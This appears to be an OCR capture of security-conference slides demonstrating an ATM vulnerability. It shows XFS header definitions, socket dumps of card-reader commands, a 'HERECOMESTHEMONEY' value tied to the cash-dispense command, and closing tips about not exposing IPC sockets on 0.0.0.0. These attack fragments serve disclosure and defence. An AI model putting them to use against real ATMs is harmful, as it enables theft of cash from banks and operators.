
```
/******************************************************************************
*                                                                             *
* xfsidc.h    XFS - Identification card unit (IDC) definitions                *
*                                                                             *
*             Version 3.30  (March 19 2015)                                   *
*                                                                             *
******************************************************************************/

#ifndef __INC_XFSIDC__H
#define __INC_XFSIDC__H

#ifdef __cplusplus
extern "C" {
#endif

#include <xfsapi.h>

/*   be aware of alignment   */
#pragma pack(push,1)

/* values of WFSIDCCAPS.wClass */

#define     WFS_SERVICE_CLASS_IDC                (2)
#define     WFS_SERVICE_CLASS_NAME_IDC           "IDC"
#define     WFS_SERVICE_CLASS_VERSION_IDC        (0x1E03) /* Version 3.30 */

#define     IDC_SERVICE_OFFSET                   (WFS_SERVICE_CLASS_IDC * 100)
```

```
/******************************************************************************
*                                                                             *
* xfsidc.h    XFS - Identification card unit (IDC) definitions                 *
*                                                                             *
*             Version 3.30  (March 19 2015)                                   *
*                                                                             *
******************************************************************************/

#ifndef __INC_XFSIDC__H
#define __INC_XFSIDC__H

#ifdef __cplusplus
extern "C" {
#endif

#include <xfsapi.h>

/*   be aware of alignment   */
#pragma pack(push,1)

/* values of WFSIDCCAPS.wClass */

#define     WFS_SERVICE_CLASS_IDC               (2)
#define     WFS_SERVICE_CLASS_NAME_IDC          "IDC"
#define     WFS_SERVICE_CLASS_VERSION_IDC       (0x1E03) /* Version 3.30 */

#define     IDC_SERVICE_OFFSET                  (WFS_SERVICE_CLASS_IDC * 100)
```

207

```
#define     WFS_CMD_IDC_SETKEY                  (IDC_SERVICE_OFFSET + 6)
#define     WFS_CMD_IDC_READ_RAW_DATA           (IDC_SERVICE_OFFSET + 7)
#define     WFS_CMD_IDC_WRITE_RAW_DATA          (IDC_SERVICE_OFFSET + 8)
```


dumps2 — Edited
DUMPING ./0031-send-socket-
CMDCODE: 0x00000326 806
DATA: | 00| 04|
DUMPING ./0033-send-socket-
CMDCODE: 0x00000321 801
DATA: | 00| 04|
00000000 00000000 0000
00000002 00000000 0000
00000000 00000000 0000
00000000 00000000 0000
00000000 00000001 00000000 00000000
dumps2 — Edited
DUMPING ./0027-send-socket-
IDC
WFS_CMD_READ_RAW_DATA
CMDCODE: 0x000000CF 207
DATA: | 00| 04| 08| 0C|
00000034 0000000C 00000000 00000002 4... ....
00000018 0000001C 00000000 35353535 5555
35353535 35353535 35353535 3130323D 5555 5555 5555 =201
31303131 00010001 00000000 00000000 1101 ....
0000 ..


HERECOMESTHEMONEY = [
0x2E010000,
]

HERECOMESTHEMONEY = [
0x2E010000,
]
#define WFS_CMD_CDM_DISPENSE (CDM_SERVICE_OFFSET + 2)

Can we run any XFS command?

Oh yes we can

Protip

Protip

If you're using TCP sockets for IPC
don't listen on 0.0.0.0

Protip

If you're using TCP sockets for IPC don't listen on 0.0.0.0

And do a port scan before you ship a device

XFS Vulnerability Demo

$$$

Thanks!